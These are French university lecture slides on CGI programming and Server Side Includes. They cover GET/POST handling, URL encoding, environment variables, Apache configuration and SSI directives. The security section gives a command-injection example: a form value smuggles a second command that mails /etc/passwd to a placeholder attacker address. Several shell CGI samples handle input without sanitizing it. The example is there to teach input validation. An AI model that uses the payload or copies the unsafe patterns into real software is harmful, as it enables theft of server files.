Lyon 1

CGI et SSI

Sylvain Brandel

Sylvain.brandel@liris.univ-lyon1.fr

`http://bat710.univ-lyon1.fr/~sbrandel`

M1 Informatique

MIF13 – Programmation web

Université Claude Bernard Lyon 1

UFR d'informatique

Sources

- Supports de cours de **Olivier Glück** (Lyon 1)
- Livres cités en bibliographie
- Le web

- Règle n°1 :
  - Rendre à César…

Les transparents et images proviennent essentiellement des sources citées

Objectifs

- Programmation CGI
  - Premier exemple, méthodes GET / POST
  - Format URL encodé, format de la sortie standard, les variables d'environnement
  - Les langages de programmation
  - Configuration du serveur HTTP, sécurité
  - Exemple du compteur de visiteurs
- Les Server Side Includes (SSI)
  - Principe et mise en place
  - Directives et variables
  - Expressions conditionnelles

La programmation CGI

CGI

- CGI : Common Gateway Interface
- Interface de base qui définit la communication entre
  - le serveur HTTP
  - un programme d'application
- Sur le serveur
  - un programme s'exécute
  - ce programme génère des pages HTML dynamiques
- CGI spécifie comment des navigateurs clients peuvent communiquer avec ces programmes

Qu'est ce qu'un programme CGI ?

- S'exécute sur le serveur web
- Compilé (binaire) ou interprété (script)
- Permet de
  - récupérer les données du formulaire à l'aide d'un *parser* : pour chaque champ, un couple `NAME` / `VALUE` est transmis au serveur
  - effectuer des traitements sur le serveur
    - lecture / écriture dans une base de données
    - stockage d'informations (compteurs, identifiant de connexion...)
    - recherche d'informations
    - pied de page automatique (ex: date de dernière modification)
  - générer un résultat qui est renvoyé au client
    - page HTML, image, document postcript...

Avantages / inconvénients

- Puissant mais dangereux
  - le démon http peut tout exécuter sur le serveur
- Un CGI doit s'exécuter rapidement
  - risque de surcharge du serveur
- Le temps de génération de la page peut être long :
  - pendant que le CGI s'exécute, le client attend la réponse sans savoir pourquoi elle n'arrive pas...
  - possibilité d'envoyer dès le début de l'exécution une page qui permet d'indiquer à l'utilisateur que le résultat va arriver

Un premier exemple (1)

Source du programme CGI

```
#!/bin/sh
# date.cgi
echo "Content-type: text/html"
echo
#Creation du corps du document
echo "<html><head><title>date.cgi</title></head>"
echo "<body>"
echo "<h1>Date sur le serveur</h1>"
echo -n "On est le `date +%D`, il est "
echo "`date +%H`h `date +%M`m"
echo "</body></html>"
```

Exécution du CGI sur le serveur

```
sbrandel@lirislib:~/public_html/cgi-bin$ ./date.cgi
Content-type: text/html

<html><head><title>date.cgi</title></head>
<body>
<h1>Date sur le serveur</h1>
On est le 12/05/07, il est 19h 05m
</body></html>
```


Un premier exemple (2)

- Exécution du CGI depuis un client

Un premier exemple (3)

- Ce programme CGI
  - n'utilise aucune donnée en provenance du client
  - récupère la date sur le serveur
  - affiche sur sa sortie standard le code d'une page HTML minimale contenant la date et l'heure
- `Content-type`
  - information destinée au serveur pour la construction de l'en-tête HTTP (réponse renvoyée au client)
  - `Content-type: text/html` : indique que le type des données générées par le CGI est une suite de commandes HTML

Méthode GET

- les données relatives aux champs du formulaire sont transmises via l'URL (dans le type de la requête)
- le programme CGI les récupère dans la variable d'environnement `QUERY_STRING`
- "Actualiser" → retransmettre les données
- Définir un *bookmark* → possible
- Données visibles dans les logs du serveur

Méthode GET Exemple

```
b7101110.univ-lyon1.fr - PuTTY
sbrandel@b7101110:~$ telnet localhost 8080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET /cgi-bin/get_post.cgi?email=sylvain.brandel@gmail.com&pass=admin HTTP/1.1
host: localhost

HTTP/1.1 200 OK
Date: Wed, 05 Dec 2007 18:18:28 GMT
Server: Apache/2.2.6 (Unix)
Transfer-Encoding: chunked
Content-Type: text/plain

2e
QS=email=sylvain.brandel@gmail.com&pass=admin

6
Data=

0

Connection closed by foreign host.
sbrandel@b7101110:~$
```


```
#! /bin/sh
# get_post.cgi
echo 'Content-type: text/plain'
echo
echo "QS=$QUERY_STRING"
read DATA
echo "Data=$DATA"
```

Méthode POST

- Les données relatives aux champs du formulaire sont transmises dans le corps de la requête HTTP
- `Content-type` et `Content-length` positionnés
- Programme CGI récupère les données sur l'entrée standard
- "Actualiser" → impossible

- *bookmark* → impossibles
- Données du formulaire non visibles dans les logs du serveur

Méthode POST




Méthode POST Exemple

```
b710l110.univ-lyon1.fr - PuTTY
sbrandel@b7101110:~$ telnet localhost 8080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
POST /cgi-bin/get_post.cgi HTTP/1.1
host: localhost
content-type: application/x-www-form-urlencoded
content-length:42

email=sylvain.brandel@gmail.com&pass=admin
HTTP/1.1 200 OK
Date: Wed, 05 Dec 2007 18:21:41 GMT
Server: Apache/2.2.6 (Unix)
Transfer-Encoding: chunked
Content-Type: text/plain

4
QS=

30
Data=email=sylvain.brandel@gmail.com&pass=admin

0

Connection closed by foreign host.
sbrandel@b7101110:~$
```

```
#! /bin/sh
# get_post.cgi
echo 'Content-type: text/plain'
echo
echo "QS=$QUERY_STRING"
read DATA
echo "Data=$DATA"
```



Méthodes GET / POST

```
<html>
 <head>
  <title>get et post</title>
 </head>
 <body>
  <form name="f1"
     method="GET" action="http://b710l110.univ-lyon1.fr:8080/get_post.cgi">
   <input name="email" value="entrez votre email ici" size="30" maxlength="50">
   </input>
   <br><br>
   <input type="password" name="pass" value="entrez votre passwd ici"
          size="8" maxlength="8"></input>
   <br><br>
   <input type="submit" name="s" value="login"></input>
```




Méthodes GET / POST

– Méthode GET



– Méthode POST



Format URL encodé (1)

- Coder les données de l'URL (méthode GET) sur le client pour construire la chaîne CGI
  - respecter la RFC 2396 : syntaxe des URL
- Caractères non-alphanumériques remplacés par %xx (xx = code ASCII du caractère en hexadécimal)
- Les caractères réservés :
  - `; / ? : @ & = + $ ,`
    - ? : début de `QUERY_STRING`
    - & : séparateur de champ
    - = : séparation entre le nom du champ et sa valeur
- Les espaces sont remplacés par des +

Format URL encodé (2)

- Format de la chaîne CGI
  `nom_champ1=valeur1&nom_champ2=valeur2&...`
- Cas des champs à valeurs multiples
  - exemple : listes à sélection multiples
  `nom_liste=valeur1&nom_liste=valeur2&...`
- La chaîne CGI
  - construite par le client au format *URL-encoded* quand la requête est postée
  - transmise au CGI
    - telle quelle via la variable d'environnement `QUERY_STRING` avec la méthode GET
    - telle quelle via l'entrée standard avec la méthode POST

Format de la sortie standard d'un CGI

- En-tête, ligne vide, Corps

```
Content-type: type/subtype  (type MIME du corps)
Window-target: frame        (fenêtre de réception du résultat)
Location: URL               (redirection vers une autre URL)
Status: code msg            (code de la réponse HTTP)

<HTML>
...
</HTML>
```


- `Location` doit être utilisé seul
  - par exemple pour utiliser un moteur de recherche existant
- En-tête minimale : `Content-type`

Non parsed headers

- Fonctionnement normal
  - le serveur HTTP exécute entièrement le CGI
  - puis génère l'en-tête finale de la réponse (après la fin de l'exécution)
    → pour pouvoir générer `Content-length`
- Non parsed header
  - le CGI génère complètement l'en-tête HTTP de la réponse, y compris le code de retour
  - le serveur HTTP n'analyse plus les en-têtes générés par le CGI
  - permet d'envoyer une partie du résultat avant que l'exécution du CGI ne soit terminée
    → faire patienter le client
  - convention de nommage du CGI : `nph-moncgi.cgi`

Non parsed headers Exemple

```
#! /bin/sh
# nph_nonstop.cgi
echo 'Content-type: text/html'
echo
echo '<html><header><title>nph-nonstop.cgi</title></header><body>'
echo "Toutes les deux secondes, j'affiche l'heure"
echo "<br>Cliquer sur STOP pour m'arreter !"
while true
do
    sleep 2
    echo "<br>Il est `date +%H`h`date +%M`m`date +%S`"
done
```



Les variables d'environnement

- Elles sont positionnées par le serveur HTTP pour fournir au CGI des infos sur le serveur, le client...

AUTH_TYPE : authentification	méthode d'authentification de l'utilisateur s'il y a lieu
CONTENT_LENGTH : lg (en hexa)	longueur des données véhiculées dans la requête (POST)
CONTENT_TYPE : type/subtype (application/x-www-form-urlencoded)	type MIME des données véhiculées dans la requête
GATEWAY_INTERFACE : CGI/version (CGI/1.1)	version des spécifications CGI utilisées par le serveur
HTTP_ACCEPT, HTTP_USER_AGENT, ...	
HTTP_XXX	une variable pour chaque champ contenu dans l'en-tête HTTP
PATH_INFO : path	chaîne entre SCRIPT_PATH et QUERY_STRING dans l'URL
QUERY_STRING : nom1=val1&nom2=val2...	données transmises au CGI via l'URL (GET)
REMOTE_HOST : nom	nom de la machine d'où vient la requête
REMOTE_ADDR : adresse_IP	adresse IP de la machine d'où vient la requête
REMOTE_USER : login	si authentification, nom de l'utilisateur associé à la requête
REMOTE_IDENT : login_os	login de connexion de l'utilisateur (pas souvent supporté)
REQUEST_METHOD : method (GET/POST/...)	méthode associée à la requête en cours de traitement
SCRIPT_NAME : nom (/cgi-bin/mon_cgi.cgi)	chemin du CGI à partir de la racine du serveur HTTP
SERVER_PORT : port	numéro du port (TCP) vers lequel la requête a été envoyée
SERVER_NAME : nom	nom ou adresse IP de la machine serveur HTTP
SERVER_PROTOCOL : protocole/version (HTTP/1.1)	protocole et version de la requête en cours de traitement
SERVER_SOFTWARE : nom/version	nom et version du démon HTTP


Les variables d'environnement

- Programme CGI en perl qui affiche les variables d'environnement qui sont transmises au CGI

```
#! /usr/bin/perl
# env.cgi

print "Content-type: text/html\n\n";
foreach $v (sort(keys(%ENV))) {
   print "$v --> $ENV{$v}<br>";
}
```

- Remarque : l'administrateur du serveur HTTP peut décider des variables qui sont positionnées

Les variables d'environnement



Les langages de programmation CGI

- Tout ce qu'on veut du moment que
  - le CGI est exécutable par le serveur HTTP
  - le langage permet de lire les variables d'environnement et/ou l'entrée standard
  - le langage permet d'écrire sur la sortie standard
- Les plus utilisés
  - Perl : langage interprété qui est un mélange de C, sed, awk
  - sh : se prête bien au développement de scripts CGI
  - C : langage compilé et plus proche du système donc plus sécurisé
    - les sources du CGI ne sont pas accessibles via le Web
    - permet des authentifications de l'exécutant...

Les langages de programmation CGI

- Accès aux variables d'environnement
  - en C : `getenv("nom")` et variable `environ`
  - en sh : `$nom`
  - en perl : `$ENV{'nom'}` et variable `%ENV`
  - en PHP : `$_SERVER['nom']`
- Les entrées-sorties
  - en C : `printf("chaine");` et `scanf("%s",data);`
  - en sh : `echo "chaine"` et `read data`
  - en perl : `print "chaine\n";` et
    `read(STDIN, $data, $ENV{'Content_length'});`
- Avantage du langage compilé
  - exécution plus rapide dans les cas de gros calculs


Parser les données du formulaire

- Objectif : récupérer dans des variables du langage utilisé les couples `NOM / VALEUR` associés aux champs du formulaire
- Perl (`cgi-lib.pl`) http://cgi-lib.berkeley.edu/
- C http://www.boutell.com/cgic/
  http://libcgi.sourceforge.net/
  et bien d'autres !
- PHP : déjà fait
  - tableaux associatifs `_POST` ou `_GET`
    `$_GET['nom_champ1']`
    `$_POST['nom_champ1']`

Parser les données du formulaire

- Exemple en shell pour la méthode GET

```
#! /bin/sh
# parse.cgi
echo 'Content-type: text/plain'
echo
DONNES_CGI=`echo $QUERY_STRING | tr "&" " \n"`
for champ in $DONNES_CGI
do
  nom=`echo $champ | cut -d '=' -f 1`
  valeur="`echo $champ | cut -d '=' -f 2 | tr "+" " "`"
  # decodage des %xx
  valeur_decode=`echo $valeur | sed 's/%2F/\//g'`
  valeur_decode=`echo $valeur_decode | sed 's/%40/@/g'`
  echo "nom=[$nom] valeur=[$valeur][$valeur_decode]"
done
```



Configuration du serveur Apache

- Il faut indiquer au serveur HTTP quelles sont les requêtes qui doivent être traitées comme des CGI
  - passage des paramètres au programme CGI
  - exécution du CGI
  - récupération de la sortie standard du programme pour construire la réponse HTTP

1) La directive `ScriptAlias` (`httpd.conf`)

```
ScriptAlias /cgi-bin/ /usr/local/apache/cgi-bin/
```

- répertoires autorisés à accueillir des scripts CGI
- ici, toutes les requêtes du type
  `http://localhost/cgi-bin/*`
  seront traitées comme des CGI avec exécution de
  `/usr/local/apache/cgi-bin/*`

Configuration du serveur Apache

2) La directive `AddHandler` (`httpd.conf`)

```
AddHandler cgi-script .cgi .pl
```

- signifie que les requêtes de document ayant pour extension `.cgi` ou `.pl` doivent être traitées comme des CGI
- il faut alors autoriser les exécutions de CGI dans les répertoires qui peuvent contenir des `.cgi` ou des `.pl`

```
<Directory /home/*/public-html/cgi-bin/>
      Options +ExecCGI
</Directory>
```

- Il ne faut pas oublier de donner les droits d'exécution sur le CGI au démon HTTP

La sécurité

- Pour limiter les trous de sécurité
  - limiter le nombre de personnes autorisées à créer des scripts CGI sur le serveur (`httpd.conf`)
  - limiter le nombre de répertoires pouvant accueillir des scripts (`httpd.conf`)
  - vérifier dans le CGI que l'exécutant est bien le démon `httpd`
  - ne jamais lancer le démon `httpd` en tant que root
  - éviter les CGI ayant positionné le bit `setuid`
  - éviter que le code source du CGI soit accessible par le réseau et puisse ainsi être analysé pour y trouver des failles de sécurité
  - éviter l'emploi de commandes qui lancent des sous-processus (`|`, `exec()`, `system()...`)
  - si possible, restreindre les accès (`.htaccess`)

La sécurité

- Exemple : accès au disque dur du serveur web
  - un formulaire demande une adresse mail
  - CGI associé : envoie un mail à l'adresse indiquée par


    `echo "..." | mail $champ_mail`
  - le pirate saisit dans le champ mail du formulaire

    `nobody@nowhere.com;mail hacher@hell.org < /etc/passwd`
  - il faut au minimum vérifier dans le CGI que le champ mail est bien uniquement une adresse mail
- Attention aux CGI récupérés sur le Web
- Consulter *The World Wide Web Security* FAQ

  http://www.w3.org/Security/

Exemple du compteur de visiteurs

```
#! /bin/sh
# Count.cgi
echo 'Content-type: text/html'
echo
echo '<html><header><title>count.cgi</title></header><body>'
cpt1=`cat cpt1.txt`
cpt1=`expr $cpt1 + 1`
echo $cpt1 > cpt1.txt
bool=`echo $REMOTE_ADDR | grep "^134.214."`
cpt2=`cat cpt2.txt`
if [ ! -z "$bool" ]
then
  cpt2=`expr $cpt2 + 1`
  echo $cpt2 > cpt2.txt
fi
echo "Vous etes le visiteur no $cpt1"
echo "<br>$cpt2 visiteurs du domaine univ-lyon.fr"
echo '</body></ht
```



Attention aux ressources partagées

- Il peut y avoir plusieurs exécutions simultanées d'un même CGI
- On retrouve les problèmes classiques de la programmation parallèle avec section critique, verrous...

```
# section critique1
cpt1=`cat cpt1.txt`
cpt1=`expr $cpt1 + 1`
echo $cpt1 > cpt1.txt
# fin section critique1

bool=`echo $REMOTE_ADDR | grep "^140.77."`
# section critique2
cpt2=`cat cpt2.txt`
if [ ! -z "$bool" ]
then
  cpt2=`expr $cpt2 + 1`
  echo $cpt2 > cpt2.txt
fi
# fin section critique2
```


Utilisation d'un champ HIDDEN

- Propagation d'un identifiant, login, mot de passe...
- Exemple : application bancaire
  1. formulaire de saisie du numéro de compte et du code confidentiel
  2. le CGI authentifie le client et produit un deuxième formulaire (choix de l'opération)
  3. exécution d'un autre CGI...
- Problème de sécurité
  - le champ HIDDEN identifiant le client est visible dans le code HTML du deuxième formulaire
  - il peut être facile de construire une requête HTTP en changeant l'identifiant

    → construire des identifiants cryptés...

Les Server Side Includes (SSI)

Principe

- Les SSI permettent d'intégrer des directives simples dans du code HTML qui sont interprétées à la volée par le serveur avant l'envoi de la réponse
- Permet de rendre un service très simple
  - insertion de la date dans un pied de page
  - gestion d'un compteur d'accès...
- Intérêts
  - utilisation beaucoup plus simple qu'un CGI
  - évite l'écriture d'un CGI quand seule une faible partie de la page est dynamique (pied de page, …)
- Inconvénients
  - pas de récupération de données en provenance du client
  - le serveur doit supporter les directives SSI
  - ralentissement du serveur (*parser* → *overhead*)

Configuration du serveur Apache

- Il faut indiquer au serveur HTTP quelles sont les requêtes qui doivent être traitées comme des SSI

```
AddType text/html .shtml
AddHandler server-parsed .shtml
```

  - signifie que les requêtes vers des documents ayant pour extension `.shtml` doivent être parsées comme SSI avant d'être renvoyés au client
  - il faut alors autoriser les exécutions des directives SSI dans les répertoires qui peuvent contenir des `.shtml`

```
<Directory /home/*/public-html/>
      Options +Includes
</Directory>
```


Directives SSI

- Syntaxe

```
<!--#commande param1="valeur1" param2="valeur2" -->
```

- Formaté comme un commentaire HTML
  - SSI activé sur le serveur
    → la commande est remplacée par le résultat
  - SSI non activé
    → la commande reste telle quelle dans le fichier HTML
- Petites insertions dynamiques
  - comme JavaScript mais côté serveur (le client n'y voit que du feu)

Directives SSI Exemples

- Paramétrage des SSI

```
<!--#config errmsg="message" sizefmt="bytes"|"abbrev"
          timefmt="format_date" -->
```

- Affichage dynamique de variables SSI

```
<!--#echo var="SERVER_NAME" -->
<!--#echo var="DATE_LOCAL" -->
```

- Exécution d'un programme externe avec insertion de sa sortie standard dans le document courant

```
<!--#exec cgi|cmd="/bin/date" -->
<!--#exec cmd="ls" -->
```

- Insérer la date de dernière modification d'un fichier

```
<!--#flastmod file="/index.shtml" -->
```


Directives SSI Exemples

- Insérer la taille d'un fichier (virtual : chemin Web)

```
<!--#fsize file|virtual="/index.shtml" -->
```

- Insérer le contenu d'un fichier dans le document courant

```
<!--#include file|virtual="/pied_page.html" -->
```

- Afficher toutes les variables d'environnement du serveur

```
<!--#printenv -->
```

- Positionner une variable sur le serveur

```
<!--#set name="modif" value="$LAST_MODIFIED" -->
```

Variables SSI et format de date

- Les variables CGI classiques...
- Variables spécifiques
  - `DOCUMENT_NAME` : nom du document courant
  - `DOCUMENT_URI` : URL du document courant
  - `DATE_LOCAL` : date et heure locales
  - `DATE_GMT` : date et heure GMT
  - `LAST_MODIFIED` : date et heure de dernière modification du document courant
- Pour paramètrer l'affichage des dates et heures
  - `%D, %M, %H, %S, %I, %A, %Y, %m, %r...`

```
<!--#config timefmt="%D %r" --> : 06/23/95 09:21:13 PM
```


Expressions conditionnelles

```
<!--#if expr="${myvar}=toto && ${bool}" -->
  <h1>...</h1>
<!--#else -->
   <h2>...</h2>
<!--#endif -->
```

avec `&&, ||, !, =, !=, <, >, <=, >=`